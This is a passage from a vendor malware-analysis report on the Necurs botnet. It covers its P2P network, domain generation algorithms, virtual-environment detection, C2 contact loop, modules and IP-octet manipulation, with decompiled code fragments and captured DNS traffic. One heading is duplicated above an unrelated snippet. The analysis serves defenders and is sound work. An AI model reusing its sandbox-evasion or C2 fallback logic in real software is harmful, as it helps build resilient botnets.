    }
    if ( s != -1 )
      closesocket(s);
  }
  if ( fd != -1 )
    closesocket(fd);
  s = -1;
  fd = -1;
  return 0;
}
```

This function calls 'do_openLocalServer', with some parameters. It first opens the UDP port and then repeats the operation with TCP. When a new connection starts, a thread to handle the connection is created and it executes the 'handle_p2p' function.

As you may notice, the above function requires a parameter, in this case, the desired port to open. The port is generated by a random function used by the malware, in this case it generates a port number between 4096 and 32768:

```
do
{
  port = random_int(4096u, 32768u);
  *(_DWORD *)hostshort = port;
  if ( init_p2p_network(port) )
    break;
  Sleep(10u);
  ++v2;
}
while ( v2 < 100 );
```

There are different messages that can be exchanged using this P2P network:

DNS

A list of DNS's to resolve domains. Normally they are used to resolve .BIT, since they are the only ones that need a special DNS server.

C2

A list of new C2 IPs

Update

Allows updates through P2P, but only when all other C2 communication methods fails.

4.2. NETWORKING INITIALIZATION INSIGHTS

To understand it better, let's analyze the networking behavior when a new infection occurs and the sample infects a victim. We will focus on the networking, which has several different stages.

Check connectivity by connecting to Microsoft.com or Facebook.com

When the malware infects a machine, it first checks for connectivity. To do so, it tries to connect to Facebook or Microsoft homepages. It depends on the result of a randomly generated number between 0 and 1. The following snippet shows the 'check_ connectivity' function:

In the picture, you can see how the number is generated by calling the 'random_int' function, and depending on the result it uses one domain or another. In addition, if the resolution fails, the function ends. But, if the connectivity check is passed, the next action is performed.


```
int check_connectivity()
{
  bool random_number; // zf@1
  char *dom_str; // eax@1
  SOCKET addr_info; // esi@3
  int result; // eax@4
  void *v4; // edi@9
  DWORD v5; // esi@9
  HANDLE v6; // eax@10
  DWORD i; // edi@13
  __time64_t v8; // kr00_8@16
  __int64 v9; // rax@16
  unsigned int v10; // ecx@16
  unsigned __int64 v11; // kr08_8@16
  struct sockaddr v12; // [sp+8h] [bp-3Ch]@6
  HANDLE Handles; // [sp+18h] [bp-2Ch]@10
  struct sockaddr name; // [sp+28h] [bp-1Ch]@5
  int v15; // [sp+3Ch] [bp-8h]@16
  int namelen; // [sp+40h] [bp-4h]@1

  namelen = 16;
  random_number = random_int(0, 1u) == 0;
  dom_str = "microsoft.com";
  if ( !random_number )
    dom_str = "facebook.com";
  addr_info = get_addr_info_connect(dom_str, (PADDRINFOA)0x50, 1, 6);
  if ( addr_info == -1 )
    goto end_function;
  if ( getsockname(addr_info, &name, &namelen) == -1 || getpeername(addr_info, &v12, &namelen) == -1 )
  {
    *(_DWORD *)&name.sa_data[2] = 0;
    *(_DWORD *)&v12.sa_data[2] = 0;
  }
  closesocket(addr_info);
  if ( !*(_DWORD *)&name.sa_data[2] )
```

Generates random domains and tries to resolve them

As stated before, the malware tries to connect to some randomly generated domains to detect virtualized environments. The following code is a continuation of the above function just after the connectivity check:

```
if ( addr_info == -1 )
  goto end_function;
if ( getsockname(addr_info, &name, &namelen) == -1
  || getpeername(addr_info, &facebook_microsoft_resolution, &namelen) == -1 )
{
  *(_DWORD *)&name.sa_data[2] = 0;
  *(_DWORD *)&facebook_microsoft_resolution.sa_data[2] = 0;
}
closesocket(addr_info);
if ( !*(_DWORD *)&name.sa_data[2] )
  goto end_function;
thread_number = 0;
n_threads = 0;
do
{
  v6 = CreateThread(0, 0, dga_1, thread_number, 0, 0);
  *(&Handles + n_threads) = v6;
  if ( v6 )
    ++n_threads;
  thread_number = (char *)thread_number + 1;
}
while ( (unsigned int)thread_number < 4 );
WaitForMultipleObjects(n_threads, &Handles, 1, 0xFFFFFFFF);
for ( i = 0; i < n_threads; CloseHandle(*(&Handles + i++)) )
  ;
if ( check_resolved_domains(*(int *)&facebook_microsoft_resolution.sa_data[2]) )
{
nd_function:
  result = 0;
}
else
{
```

In this case, 4 threads are created with the 'dga_1' function address as the entry point. This function 'dga_1' is used to generate, try to resolve and connect to different '.com' domains. The important DGA_1 snipped code is as follows:



Before these blocks are executed, a random number between 10 and 15 is generated to set the domain length.

Then, the first basic block of the picture generates random characters from 'a' to 'z' until the specified length is reached. After that, the second block adds the '.com' TLD. Finally, the domain is resolved.

If the DNSQuery_W call succeeds, the result is stored in an array named: 'resolved_dga1_domains'. This array will be used in further actions.

Going back to the thread Creation loop, after all the threads have finished (WaitForMultipleObjects), all the results are checked with the previously stored Microsoft/ Facebook resolution data.

See the content of 'check_resolved_domains' function below:

```
signed int __cdecl check_resolved_domains(int facebook_microsoft_resolution)
{
  unsigned int thread_idx; // eax@1

  thread_idx = 0;
  while ( resolved_dga1_domains[thread_idx] != facebook_microsoft_resolution )
  {
    ++thread_idx;
    if ( thread_idx >= 4 )
      return 0;
  }
  return 1;
}
```

This function iterates over resolved domains through the 'dga1' process and compares them to the facebook_microsoft_resolution variable, which is received through the function's parameters. If there is any match, the malware stops working and assumes that it being executed in a virtualized or emulated network. If this is not the case, the process continues with its execution.

Tries to connect to different ntp. pool servers

Now, the malware tries to connect to different ntp.pool servers to get the current time. See the network traffic captured and the order of the requests and responses below, we are including the previous phase of DGA-1 in the network traffic as well:

```
192.168.56.3.49251 > google-public-dns-a.google.com.domain: 5043+ A?
odlypbuzxb.com. (32)
192.168.56.3.61528 > google-public-dns-a.google.com.domain: 22362+ A?
wisgusasucpwe.com. (35)
192.168.56.3.56862 > google-public-dns-a.google.com.domain: 2300+ A?
itxuzfvmcgwtzr.com. (36)
192.168.56.3.51668 > google-public-dns-a.google.com.domain: 51210+ A?
bwxijyrtfneu.com. (34)
google-public-dns-a.google.com.domain> 192.168.56.3.49251: 5043 NXDomain
0/1/0 (105)
google-public-dns-a.google.com.domain> 192.168.56.3.61528: 22362
NXDomain 0/1/0 (108)
google-public-dns-a.google.com.domain> 192.168.56.3.51668: 51210
NXDomain 0/1/0 (107)
google-public-dns-a.google.com.domain> 192.168.56.3.56862: 2300 NXDomain
0/1/0 (109)
192.168.56.3.52827 > google-public-dns-a.google.com.domain: 22338+ A?
0.pool.ntp.org. (32)
google-public-dns-a.google.com.domain> 192.168.56.3.52827: 22338 4/0/0 A
193.145.15.15, A 81.19.96.148, A 213.251.52.234, A 158.227.98.15 (96)
23.96.52.53.http> 192.168.56.3.49219: Flags [R.], seq 1, ack 2, win 0,
length 0
192.168.56.3.52828 >ntp.redimadrid.es.ntp: NTPv3, Client, length 48
ntp.redimadrid.es.ntp> 192.168.56.3.52828: NTPv3, Server, length 48
192.168.56.3.60246 > google-public-dns-a.google.com.domain: 32621+ A?
1.pool.ntp.org. (32)
google-public-dns-a.google.com.domain> 192.168.56.3.60246: 32621 4/0/0 A
193.145.15.15, A 213.251.52.234, A 81.19.96.148, A 158.227.98.15 (96)
192.168.56.3.60247 >ntp.redimadrid.es.ntp: NTPv3, Client, length 48
ntp.redimadrid.es.ntp> 192.168.56.3.60247: NTPv3, Server, length 48
192.168.56.3.60475 > google-public-dns-a.google.com.domain: 59212+ A?
2.pool.ntp.org. (32)
google-public-dns-a.google.com.domain> 192.168.56.3.60475: 59212 4/0/0 A
193.145.15.15, A 213.251.52.234, A 81.19.96.148, A 158.227.98.15 (96)
192.168.56.3.60476 >dnscache-madrid.ntt.eu.ntp: NTPv3, Client, length 48
dnscache-madrid.ntt.eu.ntp> 192.168.56.3.60476: NTPv3, Server, length 48
```

The current time is needed for further actions and to generate other DGA domains.

Try to communicate to C2 using hardcoded hosts

Once Necurs has performed all the above actions, the malware starts trying to connect to the actual C2 of the botnet, which may be already included in an encrypted resource within the binary. The snippet of code responsible for such behavior is as follows (keep in mind that this code may be used within a thread as well and, in some situations, it is validating some shared variables):

```
post_ok = 0;
if ( !fullurl_global_ref && !selected_ip_idx && !curr_array_size )
{
  set_request_delay_to_1s();
  sleep_iterations = 0;
  do
  {
    if ( selected_ip_idx )
      break;
    Sleep(1000u);
    ++sleep_iterations;
  }
  while ( sleep_iterations < 300 );
}
LABEL_7:
idx = 0;
while ( !post_ok )
{
  EnterCriticalSection((LPCRITICAL_SECTION)&stru_4119SC);
  full_url = get_hardcoded_hosts(idx);
  post_ok = do_preparePayload_and_POST((char *)full_url, 0, 1, src, size, buf, buf_length);
  if ( post_ok )                                // If POST ok
  {
    set_global_c2(full_url);
    set_next_request_delay();
  }
  LeaveCriticalSection((LPCRITICAL_SECTION)&stru_4119SC);
  if ( !post_ok )
  {
    if ( last_req_ok )
      sub_401916();
    if ( full_url )
    {
      sleep_time_1 = random_int(1000u, 20000u);
      Sleep(sleep_time_1);
    }
  }
  ++idx;
  if ( idx >= 16 )                              // If all hosts has beeen checked
  {
    if ( post_ok || !check_connectivity() )
      return post_ok;
    set_request_delay_to_1s();
    v7 = time64(0) - qword_411638;
    v8 = SHIDWORD(v7);
    LODWORD(v8) = ((unsigned __int64)(signed int)v8 >> 32) ^ v8;
    v9 = ((unsigned __int64)SHIDWORD(v7) >> 32) ^ v7;
    v10 = __PAIR__(v8, v9) - __PAIR__(HIDWORD(v8), HIDWORD(v8));
    if ( (((__PAIR__(v8, v9) - __PAIR__(HIDWORD(v8), HIDWORD(v8))) >> 32) & 0x80000000) != 0164
      || ((signed int)v8 < (v9 < HIDWORD(v8)) + HIDWORD(v8) || HIDWORD(v10) == 0) && (unsigned int)v10 < 0xE10
      || (v11 = starts_dga3_process(), qword_411638 = time64(0), !v11) )
    {
      if ( full_url || !selected_ip_idx && !curr_array_size )
      {
        sleep_time = random_int(300000u, 600000u);// 5-10 minutes
        Sleep(sleep_time);
        return post_ok;
      }
    }
    goto LABEL_7;
  }
}
return post_ok;
}
```

This function does different things:

- In the first place, if there is no global C2 already defined in the "full_url_global_ref" variable, it waits 5 minutes (300 * 1 second).
- After the check, there is a while loop until the C2 has been reached properly. Look at the first few lines. By calling 'get_hardcoded_hosts(idx)', the malware is getting a new C2 from an internal array. After that, it tries to send a POST request to the targeted C2.
- If the POST request is ok, it sets the contacted C2 as the global C2 and resets the delay between requests.
- If the POST request fails, the malware keeps iterating over the array sleeping between 1s to 20s between each iteration.
- When the array of hardcoded hosts is finished (the total amount is 16), it starts a new behavior, the function called 'starts_dga3_process()'.


Try to communicate to C2 using hardcoded hosts

Once Necurs has performed all the above actions, the malware starts trying to connect to the actual C2 of the botnet, which may be already included in an encrypted resource within the binary. The snippet of code responsible for such behavior is as follows (keep in mind that this code may be used within a thread as well and, in some situations, it is validating some shared variables):

```
n_threads = 0;
memory_offset = 0;
while ( 1 )
{
  hThread = (HANDLE *)CreateThread(0, 0, dga_bit_domains, (char *)allocated_memory + memory_offset, 0, 0);
  (&thread_handles)[n_threads] = hThread;
  if ( hThread )
    ++n_threads;
  memory_offset += 256;
  if ( memory_offset >= 0x1000 )
    break;
  allocated_memory = memory_addr_ref;
}
WaitForMultipleObjects(n_threads, (const HANDLE *)&thread_handles, 1, 0xFFFFFFFF);
idx = 0;
if ( n_threads )
{
  do
    CloseHandle((&thread_handles)[idx++]);
  while ( idx < n_threads );
}
free(memory_addr_ref);
result = dword_410AE4;
}
else
{
  result = 0;
}
return result;
```

In this snippet of code, the malware is creating multiple threads with the function 'dga_bit_domains' as entry points. It also adds some parameters to the thread, which are previously generated numbers from the 'allocated_memory' variable. Those numbers range from 0 to 2047.


The "dga_bit_domains" function has the two parts, first of all it generates domains using the function called 'dga3', this function uses different random numbers to generate new domains and different TLDs already added in the binary.



The possible TLDs are in an internal list, see picture right:

Those characters are reverse ordered, this means that they are read from right to left, for example, the last ones are: 'bit', 'org', 'xxx', 'pg', 'biz' …

Once the domain is generated, the malware tries to resolve it. Depending on the TLD, as already said, it uses the 'resolves_bit_domains' or the 'do_DNSQuery_W' function. The first one is only for '.bit' domains and the second one for all the others. See the function below, which is the continuation of the 'dga_bit_ domains' function:



Once the resolution is performed it checks again with the previously resolved IPs from Facebook/ Microsoft, again, if it matches, the malware stops.

05

MODULES

As already stated, Necurs is a modular malware. This means that besides the initial infection process, when a new malware can be dropped to the system, it can also install new modules.

Here is a list of the main modules.

SPAM

This is one of the main modules of the botnet and it's used to perform a spam campaign against any configured target; with a specified malware payload to be dropped to the victims.

PROXY

This module adds Proxy functionalities to the bot, allowing traffic redirection through HTTP, SocksV4 and SocksV5 channels. This feature is used by the botnet's administrators or his clients, by selling the access.

DDoS

One of the last modules discovered for the botnet is the DDoS one. This module allows every bot to start a DDoS attack against any specified target. The DDoS methods allowed are HTTP and UDP. It's important to say that there is no evidence of any DDoS attack performed by this botnet, at least not yet.

06

ANTI-ANALYSIS TECHNIQUES

During the preliminary analysis of this sample, some techniques have been seen.

6.1 VIRTUAL ENVIRONMENT DETECTION

To detect if the sample is being executed in a virtualized environment, the binary tries to connect to Facebook or Microsoft main pages to get their IP. It also uses it to check for connectivity. Once it's finished, and, after getting an accurate timestamp based on public NTP servers, it generates 4 random domains using the DGA algorithm (DGA1) and tries to resolve them. Those domains are generated in a random way, making it impossible for an analyst to predict them. If any of the randomly generated domains resolve, and the IP matches the Facebook or Microsoft IP already gathered, the malware assumes that it's in a virtualized environment.

6.2. RESOLUTION MANIPULATION

When the C2 is contacted by the malware, it does not use the domain resolution to know the real IP as is. It processes the IP from one resolution and manipulates the octets to get the real IP address of the C2. We uploaded the analyzed sample to our sandbox, and we saw the following hostnames resolutions:


DNS

Name	Type	Response
vwgdkgpzrqeir.com		
xongmtnlerzzg.com		
0.pool.ntp.org		
	A	131.234.137.64
	A	193.99.165.204
	A	78.46.37.9
	A	78.46.93.106
1.pool.ntp.org		
	A	85.25.210.112
	A	129.70.132.36
	A	46.4.19.10
	A	46.4.99.122
npkxghmoru.biz		
	A	104.48.152.229
microsoft.com		
	A	104.40.211.35
	A	104.43.195.251
	A	23.100.122.175
	A	191.239.213.197
	A	23.96.52.53
yzgvgedakz.com		
pcpidvszkuio.com		
2.pool.ntp.org		
	A	37.221.198.45
	A	178.63.9.110
	A	212.224.120.164
	A	77.37.6.39
sso.anbtr.com		
	A	195.22.28.222

In this case, the sample is trying to connect to a sinkholing machine from ArborNetwork. This is why it is trying to connect to 'sso.anbtr.com', after resolving 'npkxghmoru.biz', the domain generated by the dga3 algorithm. As stated before, the actual IP where the sample connects to is another one, see HTTP traffic captured by our sandbox below:

What happened here is that the sample was able to resolve the domain: npkxghmoru.biz, generated by the DGA3 algorithm and, after processing the IP, got the C2 IP: 195.157.15.100. As you may notice by the response of the server, the server made a redirect response to 'ssso.anbtr.com', this is why we see this resolution in our DNS traces.

The following code (see picture in the right) is responsible for this IP octets change.



The function called "str_mainpulation" is the one manipulating the IPs to connect to. It makes some obfuscated operations to the resolved IP.

07

POSSIBLE ATTACK-VECTORS

Since this malware is using DGA and P2P to communicate, it's possible to attack those architectures in order to get more information about the botnet.

Sadly, the messages between peers are signed by the botmaster, therefore, it would not be possible to inject commands.

But, it would be possible to try to sinkhole some domains to count the number of bots; and even decrypt the payload and get some exfiltrated information. To do this, a reversing of the DNS resolution process to get the final C2 should be done, and, after that, register a domain included in the DGA3 algorithm to make the malware resolve into our server.

08

CONCLUSION

More than 1,5 millon infected computers

The Necurs botnet is one of the biggest active botnets today. It affects mainly Asian and European countries, but, with more than 1.5 million infected computers, it also has some active bots in almost all continents and countries. It's important to note that this big botnet is actually formed by 7 smaller botnets put together using the same malware.

During 2016, Necurs has been used to deliver Locky, Dridex and other malware. In June 2016 the botnet was temporally shut down, and, at the same time, the spam campaigns of Locky and Dridex stopped – those campaigns were highly monitored by many threat intelligence vendors. This may just be a coincidence, but it seems that there is a close relationship between Necurs, Locky and Dridex.

Maybe they are the same people/contractors.
All things considered, the current amount of infected and active bots does not surprise us. The current amount of bots online is about 1.350.000, and every day more users are infected. Luckily, although the malware has the capability to launch DDoS attacks – reported at the end of 2016 - it has never been used for this purpose.

About Blueliv.

Blueliv is a leading cyber threat intelligence provider with a world-class in-house Labs team. We scour the web to deliver fresh, automated and actionable threat intelligence to organizations across multiple industries to protect their networks from the outside in.

Our scalable cloud-based platform turns global threat data into actionable intelligence, enabling organizations to save time and resource by improving their incident response performance and empowering their Security Operations team with real-time intelligence. Quantify and qualify malicious attack vectors with our plug and play MRTI feed; delivered in STIX/TAXII standard, integration is easy. Start detecting external threats and join the fight against cybercrime today.

Follow Us

twitter.com/blueliv

es.linkedin.com/company/blueliv